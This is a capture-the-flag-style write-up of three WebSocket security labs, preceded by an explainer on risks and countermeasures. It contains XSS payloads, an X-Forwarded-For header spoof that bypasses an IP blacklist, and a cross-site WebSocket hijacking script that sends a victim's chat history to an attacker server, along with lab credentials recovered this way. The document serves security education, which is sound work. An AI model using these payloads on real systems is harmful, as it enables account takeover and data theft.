WebSockets

Introduction

WebSockets are a communication protocol that enables full-duplex, bidirectional communication between a client and a server over a single, long-lived connection. Unlike traditional HTTP communication, which follows a request-response model, WebSockets allow both parties to send messages independently at any time.

A WebSocket connection is initiated through an HTTP-based handshake, after which the protocol is upgraded and the connection remains open. This persistent nature makes WebSockets particularly suitable for real-time applications such as chat systems, live notifications, and streaming services.

From a security perspective, WebSockets introduce unique challenges. Since communication is continuous and asynchronous, traditional request-based security mechanisms may not be sufficient. If user input transmitted through WebSocket messages is not properly validated and sanitized, it can lead to vulnerabilities such as cross-site scripting (XSS), injection attacks, or unauthorized actions performed within an active session.

Impact

Security vulnerabilities in WebSocket implementations can have significant consequences due to the persistent and bidirectional nature of the connection. Potential impacts include:

- Execution of malicious scripts in other users' browsers (e.g., XSS via chat messages)
- Unauthorized actions performed within an authenticated session
- Exposure of sensitive data transmitted through WebSocket messages
- Full compromise of user accounts through session hijacking or data exfiltration

Because WebSocket connections often inherit the user's authenticated session, successful exploitation can result in actions being executed with the user's privileges.

Underlying Vulnerabilities

WebSocket-related attacks are typically the result of improper handling of input, authentication, or connection establishment:

- Lack of input validation and sanitization of WebSocket messages
- Absence of output encoding when rendering messages in the browser
- Missing CSRF protection during the WebSocket handshake (cross-site WebSocket hijacking)
- Reliance solely on cookies for authentication without additional verification
- Failure to validate the `Origin` header during connection establishment
- Use of unencrypted connections (`ws://` instead of `wss://`)

These weaknesses allow attackers to inject malicious content, hijack sessions, or establish unauthorized connections.

Countermeasures

Securing WebSocket communication requires multiple layers of protection, both during connection establishment and message handling:

Input Validation and Output Encoding

All data transmitted via WebSockets must be treated as untrusted input:

- Validate and sanitize incoming messages on the server
- Encode output before rendering it in the browser

This prevents common vulnerabilities such as cross-site scripting (XSS).

Authentication and Authorization

WebSocket connections should not rely solely on session cookies. Additional mechanisms should be implemented to ensure that only authorized users can establish and use connections:

- Token-based authentication
- Session validation on each message (if applicable)
- Role-based access control

CSRF Protection for Handshake

Since the WebSocket handshake is initiated via HTTP, it is vulnerable to CSRF-like attacks (cross-site WebSocket hijacking). To mitigate this:

- Include unpredictable tokens in the handshake request
- Verify the `Origin` header
- Avoid relying solely on cookies for session identification


Connection and Rate Control

To reduce abuse:

- Implement rate limiting on messages
- Restrict the number of concurrent connections per user
- Monitor unusual communication patterns

Lab 1 - Manipulating WebSocket messages to exploit vulnerabilities

Manipulating WebSocket messages to exploit vulnerabilities



Task

This online shop has a live chat feature implemented using WebSockets.

Chat messages that you submit are viewed by a support agent in real time.

To solve the lab, use a WebSocket message to trigger an `alert()` popup in the support agent's browser.


Solution

Intercept the WebSocket message and modify its content before it is forwarded to the support agent.

Replace the original chat message with a malicious XSS payload:

```
<img src=1 onerror='alert(1)'>
```

When the message is sent through the WebSocket connection, the support agent's browser renders it as HTML, triggering the `onerror` event and executing the JavaScript payload.



Notes

The majority of input-based vulnerabilities affecting WebSockets can be found and exploited by tampering with the contents of WebSocket messages.

Manipulating WebSocket connections

There are various situations in which manipulating the WebSocket handshake might be necessary:

- It can enable you to reach more attack surface.
- Some attacks might cause your connection to drop so you need to establish a new one.
- Tokens or other data in the original handshake request might be stale and need updating.

WebSockets security vulnerabilities

In principle, practically any web security vulnerability might arise in relation to WebSockets:

- User-supplied input transmitted to the server might be processed in unsafe ways, leading to vulnerabilities such as SQL injection or XML external entity injection.
- Some blind vulnerabilities reached via WebSockets might only be detectable using out-of-band (OAST) techniques.
- If attacker-controlled data is transmitted via WebSockets to other application users, then it might lead to XSS or other client-side vulnerabilities.

Lab 2 - Manipulating the WebSocket handshake to exploit vulnerabilities

Manipulating the WebSocket handshake to exploit vulnerabilities

Task

This online shop has a live chat feature implemented using WebSockets.


It has an aggressive but flawed XSS filter.

To solve the lab, use a WebSocket message to trigger an `alert()` popup in the support agent's browser.

Solution

Bypass IP-based blacklist

The initial XSS attempt (Lab 1) results in the WebSocket connection being blocked due to IP-based blacklisting.



The application incorrectly trusts the `X-Forwarded-For` header for client identification.

Replay the request to the `/chat` endpoint and modify the handshake to include:

```
X-Forwarded-For: 1.1.1.1
```

This bypasses the blacklist and restores WebSocket access.

```
GET /chat HTTP/2
Host: 0a65001703c0982980949e5b00be00c3.web-security-academy.net
Cookie: session=60xKv615wxrWwhZRuwD3Iia4DrQsdxVu
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
X-Forwarded-For: 1.1.1.1
Accept-Language: en-US,en;q=0.9
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a65001703c0982980949e5b00be00c3.web-security-academy.net/
Accept-Encoding: gzip, deflate, br
```

Send obfuscated XSS payload via WebSocket

After regaining access, send a modified WebSocket message that bypasses the XSS filter using obfuscation:

```
<img src=1 oNeRrOr=alert1>
```

The payload avoids simple pattern-based filtering by:

- Using mixed-case attribute name (`oNeRrOr`)
- Removing parentheses in a way that still allows execution depending on filter weakness

When the message is processed and rendered by the support agent's browser, the malformed image triggers the event handler and executes JavaScript.

Notes

Some WebSockets vulnerabilities can only be found and exploited by manipulating the WebSocket handshake. These vulnerabilities tend to involve design flaws, such as:

- Misplaced trust in HTTP headers to perform security decisions, such as the `X-Forwarded-For` header.
- Flaws in session handling mechanisms, since the session context in which WebSocket messages are processed is generally determined by the session context of the handshake message.
- Attack surface introduced by custom HTTP headers used by the application.

Lab 3 - Cross-site WebSocket hijacking

Lab: Cross-site WebSocket hijacking

Task

This online shop has a live chat feature implemented using WebSockets.

To solve the lab, use the exploit server to host an HTML/JavaScript payload that uses a cross-site WebSocket hijacking attack to exfiltrate the victim's chat history, then use this gain access to their account.

Solution

Identify WebSocket session binding

Refreshing the page does not remove the messages, even if user is not logged in. Therefore, web socket has session.

Name	Value	Domain	Path	Expires / M...	Size	HttpOnly	Secure	SameSite
session	ID23H9cD8X55Fs8XmilvrjALrYbomhGH	0a8300710...	/	Session	39	✓	✓	None

Server replies with message history when READY message is sent:

https://0a83007103b0720180b28a7500f80094.web-security-academy.net/chat	← To client	40
https://0a83007103b0720180b28a7500f80094.web-security-academy.net/chat	← To client	143
https://0a83007103b0720180b28a7500f80094.web-security-academy.net/chat	← To client	29
https://0a83007103b0720180b28a7500f80094.web-security-academy.net/chat	← To client	92
https://0a83007103b0720180b28a7500f80094.web-security-academy.net/chat	← To client	52
https://0a83007103b0720180b28a7500f80094.web-security-academy.net/chat	← To client	102
https://0a83007103b0720180b28a7500f80094.web-security-academy.net/chat	← To client	66

No unpredictable token:

```
GET /chat HTTP/2
Host: 0a83007103b0720180b28a7500f80094.web-security-academy.net
Connection: Upgrade
Pragma: no-cache
Cache-Control: no-cache
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Upgrade: websocket
Origin: https://0a83007103b0720180b28a7500f80094.web-security-
academy.net
Sec-Websocket-Version: 13
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: session=lD23H9cD8X55Fs8XmiIvrjALrYbomhGH
Sec-Websocket-Key: QK8+FVGQTBll51b9Yi5WVw==
```

This confirms a **cross-site WebSocket hijacking vulnerability**.

Exploit via cross-site WebSocket hijacking

Host a malicious page on the exploit server that opens a WebSocket connection using the victim's session and exfiltrates received messages.

Payload:

```
var ws = new WebSocket("wss://websocket-url");
ws.onopen = () => { ws.send("READY");};
ws.onmessage = (event) => {
    fetch("exploit-server-url/exploit?message=" + btoa(event.data));
};
```

Data exfiltration

When the victim loads the malicious page:

- Their browser automatically includes session cookies in the WebSocket handshake
- The WebSocket connection is established in the victim's authenticated context
- Chat history is received and exfiltrated to the attacker-controlled server

```
10.0.3.114      2026-04-15 18:53:15 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36"
10.0.3.114      2026-04-15 18:53:15 +0000 "GET /exploit?message=eyJ1c2VyIjoiSGFsIFBsaW5lIiwiY29udGVudCI6IkhlbGxvLCBob3cgY2FuIEkgaGVscD8ifQ== HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) Ap
10.0.3.114      2026-04-15 18:53:15 +0000 "GET /exploit?message=eyJ1c2VyIjoiWW91IiwiY29udGVudCI6IkkgZm9yZ290IG15IHBhc3N3b3JkIn0= HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/53
10.0.3.114      2026-04-15 18:53:15 +0000 "GET /exploit?message=eyJ1c2VyIjoiSGFsIFBsaW5lIiwiY29udGVudCI6Ik5vIHByb2JsZW0gY2FybG9zLCBpdCZhcG9zO3MgbGc3Ym5qbmd0ZGJzOXdyOWR3N2gifQ== HTTP/1.1" 200
10.0.3.114      2026-04-15 18:53:15 +0000 "GET /exploit?message=eyJ1c2VyIjoiWW91IiwiY29udGVudCI6IlRoYW5rcywgSSBob3BlIHRoaXMgZG9lc24mYXBvcnt0IGNvbWUgYmFjayB0byBiaXRlIG1lISJ9 HTTP/1.1" 200 "use
10.0.3.114      2026-04-15 18:53:15 +0000 "GET /exploit?message=eyJ1c2VyIjoiQ09OTkVDVEVEIiwiY29udGVudCI6Ii0tIE5vdyBjaGF0dGluZyB3aXRoIEhhbCBQbGluZSAtLSJ9 HTTP/1.1" 200 "user-agent: Mozilla/5.0
```

Decoded messages reveal credentials:

```
{"user":"Hal Pline","content":"Hello, how can I help?"}
{"user":"You","content":"I forgot my password"}
{"user":"Hal Pline","content":"No problem carlos, it&apos;s
lg7bnjngtdbs9wr9dw7h"}
{"user":"You","content":"Thanks, I hope this doesn&apos;t come back to
bite me!"}
{"user":"CONNECTED","content":"-- Now chatting with Hal Pline --"}
```

- Username: `carlos`
- Password: `lg7bnjngtdbs9wr9dw7h`

Notes

For a CSRF attack to be possible, three key conditions must be in place:

- **A relevant action.** There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user's own password).
- **Cookie-based session handling.** Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests.
- **No unpredictable request parameters.** The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password.

What is cross-site WebSocket hijacking?

Cross-site WebSocket hijacking involves a cross-site request forgery (CSRF) vulnerability on a WebSocket handshake. It arises when the WebSocket handshake request relies solely on HTTP cookies for session handling and does not contain any CSRF tokens or other unpredictable values.

An attacker can create a malicious web page on their own domain which establishes a cross-site WebSocket connection to the vulnerable application. The application will handle the connection in the context of the victim user's session with the application.

The attacker's page can then send arbitrary messages to the server via the connection and read the contents of messages that are received back from the server. This means that, unlike regular CSRF, the attacker gains two-way interaction with the compromised application.

Performing a cross-site WebSocket hijacking attack

Since a cross-site WebSocket hijacking attack is essentially a CSRF vulnerability on a WebSocket handshake, the first step to performing an attack is to review the WebSocket handshakes that the application carries out and determine whether they are protected against CSRF.

For example, the following WebSocket handshake request is probably vulnerable to CSRF, because the only session token is transmitted in a cookie:

```
GET /chat HTTP/1.1
Host: normal-website.com
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: wDqumtseNBJdhkihL6PW7w==
Connection: keep-alive, Upgrade
Cookie: session=KOsEJNuflw4Rd9BDNrVmvwBF9rEijeE2
Upgrade: websocket
```

If the WebSocket handshake request is vulnerable to CSRF, then an attacker's web page can perform a cross-site request to open a WebSocket on the vulnerable site. The attack might involve:

- Sending WebSocket messages to perform unauthorized actions on behalf of the victim user.
- Sending WebSocket messages to retrieve sensitive data.
- Sometimes, just waiting for incoming messages to arrive containing sensitive data.